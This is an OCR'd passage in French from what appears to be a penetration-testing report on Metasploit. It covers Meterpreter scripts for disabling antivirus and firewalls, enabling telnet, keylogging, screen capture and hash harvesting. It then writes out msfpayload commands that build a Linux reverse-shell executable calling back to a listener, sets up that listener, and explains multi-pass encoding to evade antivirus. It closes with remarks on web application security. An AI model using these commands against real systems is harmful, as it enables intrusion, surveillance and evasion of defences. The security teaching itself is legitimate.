


Figure : Les étapes d'exploitation de Meterpreter

Meterpreter est un *payload* qui agit en plusieurs étapes :
— 1ère étape : l'attaquant envoie l'exploit
— Une fois l'exploit exécuté au niveau de la machine cible, elle se connecte à la machine de l'attaquant ou plus précisément avec le framework Metasploit.
— 2ème étape : Metasploit envoie la 2ème partie de la *payload* et le serveur *Meterpreter* DLL.
— Finalement, Metasploit et *Meterpreter* communique via le canal crypté créé.

3.5.2 Analyse des commandes systèmes de Meterpreter

— **Getcountermeasure** : *Getcountermeasure* permet de désactiver les mesures de sécurité telles que les antivirus, pare-feu, et d'autres.

```
meterpreter > run getcountermeasure
[*] Running Getcountermeasure on the target...
[*] Checking for contermeasures...
[*] Getting Windows Built in Firewall configuration...
[*]
[*]     Domain profile configuration:
[*]     -----------------------------------------------------------
[*]     Operational mode                  = Enable
[*]     Exception mode                    = Enable
[*]
[*]     Standard profile configuration:
[*]     -----------------------------------------------------------
[*]     Operational mode                  = Disable
[*]     Exception mode                    = Enable
[*]
[*]     Local Area Connection firewall configuration:
[*]     -----------------------------------------------------------
```

Figure : Désactivation des mesures de sécurité par la commande «Getcountermeasure»

— **Gettelnet** : Le script gettelnet est utilisé pour activer telnet sur la machine de la victime.

```
meterpreter > run gettelnet -e
[*] Windows Telnet Server Enabler Meterpreter Script
[*] Setting Telnet Server Services service startup mode
```

Figure : Activation de telnet sur la machine cible par la commande «gettelnet»

— **Checkvm** : Checkvm utilisé pour voir si vous exploitez une machine virtuelle ou non.

— **Prefetchtool** : prefetchtoolpermet d'avoir les 10 programmes les plus utilisés par la machine cible.
— **KillAV** : KillAV permet de désactiver la plupart des programmes antivirus.
— **Sysinfo** : sysinfoaffiche les informations sur le système d'exploitation utilisé par la victime.
— **Shell** : Shell vous donne la possibilité d'ouvrir une boîte de dialogue MS-DOS
— **ScreenSpy** : ScreenSpy une commandetrèsutile pour prendre des captures d'écran à distance.
— **Scrapper** : scrapper permet d'importer sur notre poste diverses informations issues de l'hôte cible (le registre, hash, utilisateurs,...).




Figure : Importation des informations de la cible sur le poste de

l'éditeur de sécurité

— **Keylogrecorder** : keylogrecorder nous permet de démarrer un keylogger sur le pc de la victime.

s




Figure : Démarrage d'un keylogger sur la machine de la victime

3.6 Evasion contre la détection

Etre intercepté par des logiciels antivirus est la chose la plus embarrassante pour un attaquant/auditeur. Pour cela, il faut préparer des plans pour échapper à la détection par les logiciels antivirus.

La plupart des logiciels antivirus utilisent des signatures pour identifier les aspects du code malveillant qui sont présents dans un échantillon de logiciel malveillant. Ces signatures sont chargées dans le moteur antivirus puis utilisées pour scanner le stockage sur disque et les processus exécuté à la recherche des correspondances. Lorsqu'une correspondance est trouvée, le logiciel antivirus prend certaines mesures pour répondre à la situation : la plupart mettent le fichier binaire en quarantaine ou terminent le processus en cours d'exécution.

3.6.1 Principe d'évasion

Pour échapper aux antivirus, on peut créer des payloads sur mesure de sorte à ce qu'ils ne correspondent à aucune signature connue. En outre, lorsqu'on lance des exploits directement contre un système, les *payloads* Metasploit sont conçu pour fonctionner en mémoire et ne jamais écrire des données sur le disque dur.

Quand on lance un *payload* dans le cadre de la réalisation d'un exploit, la plupart des antivirus ne détectent pas qu'il a été exécuté sur la cible.

Création de binaires autonomes avec MSFpayload

Tout d'abord, on va voir comment créer des payloads binaires avec Metasploit grâce à *MSFpayload*. Pour cela, on utilise *MSFpayload* et *Linux/x64/shell_ reverse_ tcp* (pour créer un reverse shell simple qui se connecte à l'attaquant et renvoie un shell).

Pour commencer, on liste les options de ce payload :

```
root@bt:~# msfpayload linux/x64/shell_reverse_tcp O

       Name: Linux Command Shell, Reverse TCP Inline
     Module: payload/linux/x64/shell_reverse_tcp
    Version: 14774
   Platform: Linux
       Arch: x86_64
Needs Admin: No
 Total size: 192
       Rank: Normal

Provided by:
  ricky

Basic options:
Name   Current Setting  Required  Description
----   ---------------  --------  -----------
LHOST                   yes       The listen address
LPORT  4444             yes       The listen port

Description:
  Connect back to attacker and spawn a command shell
```

Figure : MSFpayload

Maintenant, on lance à nouveau msfpayload en fournissant les options nécessaires à sa création en format exécutable. Pour ce faire, on utilise l'option X :

```
root@bt:~# msfpayload linux/x64/shell_reverse_tcp LHOST=10.30.220.119 LPORT=31336 X >/var/payloadtest.elf
Created by msfpayload (http://www.metasploit.com).
Payload: linux/x64/shell_reverse_tcp
 Length: 74
Options: {"LHOST"=>"10.30.220.119", "LPORT"=>"31336"}
```

```
root@bt:~# file /var/payloadtest.elf
/var/payloadtest.elf: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, corrupted section header size
root@bt:~#
```

Figure : Payload exécutable

Ayant désormais un exécutable fonctionnel, on peut lancer un *listener* avec le module *multi/handler* dans *msfconsole*. Ce module permet à Metasploit d'écouter les reverse connections.

On utilise ce module *mutli/handler* et on essaye de paramétrer notre payload de sorte que ce soit un reverse shell linux pour qu'il soit compatible avec le comportement de l'exécutable qu'on a déjà créé plutôt.

```
msf  exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x64/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.30.220.119    yes       The listen address
   LPORT  31336            yes       The listen port
```

Figure : Show options pour l'exploit handler

Encodage avec MSFencode

Si on teste notre payload, il sera détecté par l'antivirus, une meilleure façon d'éviter d'être stoppé est d'encoder le payload avec *msfencode*. C'est un outil qui modifie le code d'un fichier exécutable afin qu'il ne soit pas repéré par un antivirus, tout en continuant à fonctionner de la même manière. MSFencode fait de tel sorte d'encoder l'exécutable d'origine dans un nouveau fichier binaire. Puis, lorsque l'exécutable est lancé, le binaire original est d'abord décodé en mémoire, puis exécuter.

Avec un antivirus récent, si on lance un encodage simple d'un payload Metasploit en important des données brutes à partir de *msfpayload* dans *msfencode*, le fichier sera détecté par l'antivirus. C'est pour ça il y a la possibilité de multicodage qui permet au payload d'être encodé plusieurs fois pour qu'il ne soit pas détecté par les antivirus.

Chapitre 4

Conclusion

Les vulnérabilités présentes dans les applications web sont à l'origine de nombreuses attaques réussies, et cela depuis déjà de nombreuses années. Les causes de ces failles sont multiples, mais plusieurs points sont intéressants à noter.

Les équipes de développement, et le personnel responsable de la sécurité informatique travaillent généralement dans des services bien distincts, dont les objectifs sont pratiquement opposés. Alors que la sécurité devrait d'abord être portée par les équipes de développement, il semble que cela soit rarement le cas en pratique. Lorsque les logiciels ne sont pas développés en interne mais commandés à des prestataires de service, l'aspect sécurité n'est pas non plus pris en compte, pour des raisons de méconnaissance ou de budget.

De leur coté, les équipes sécurité, incapables d'agir sur les développements internes ou externes, tentent au mieux de masquer les problèmes les plus graves à l'aide de filtres dont l'efficacité restera toujours très relative.

Alors que la mode est à l'externalisation à tous les étages (développement, hébergement des équipements dans le cloud...) il faudrait donc au contraire tout reprendre en interne, et faire de la sécurité un objectif fort des équipes de développement.

De façon plus pragmatique, on notera aussi que, tout au long de ce document, l'application WEB que nous avons exploitée est *Wordpress*, une solution leader de CMS [1] qui est largement utilisée pour la conception de blog, mais aussi de site vitrine. Face à cette solution, nous avons pu constater l'existence de référentiels de vulnérabilités comme WPVulnDB, mais aussi des logiciels d'audit de vulnérabilité entièrement automatisés tel que WPScan.

Dès lors quelle place réserver aux *logiciels pris sur étagère* qui fournissent des composants de sécurité déjà développé et implémenté, mais qui dispose de ressources d'exploitations de vulnérabilités déjà constituée ?

La réalisation d'applications avec un minimum de composant préalablement développé est tant utopiste que dangereux puisque, outre le fait qu'aucune réutilisation de code ne soit possible dans un projet (un code *JavaScript* réutilisera, par exemple, nécessairement les fonctions et méthodes exposées par son environnement), cela priverait le développeur d'implémenter des mécanismes de sécurité qui ont été conçus préalablement et audité d'un point de vu sécuritaire.

Un élément de réponse à cette question pourrait être de privilégier l'utilisation de cadriciel. En effet, ceux-ci fournissent des composants développés et audités, mais ne constitue pas un ensemble fonctionnel : ainsi, les applications développées à l'aide de ceux-ci restent unique et ne dépendent donc que très peu de bases de données de vulnérabilités pré-constituée alors qu'ils utilisent des composants de sécurité évalués.

1. CMS : Content management system

Néanmoins, l'utilisation de ce type de solution est aussi régulé par d'autres paramètres, tels que le coût de développement à engager, le profils des stakeholder (par exemple, une mise à jour de maintenance d'un site internet sous le CMS Wordpress et plus accessible qu'une maintenance d'un site sous le framework symfony2).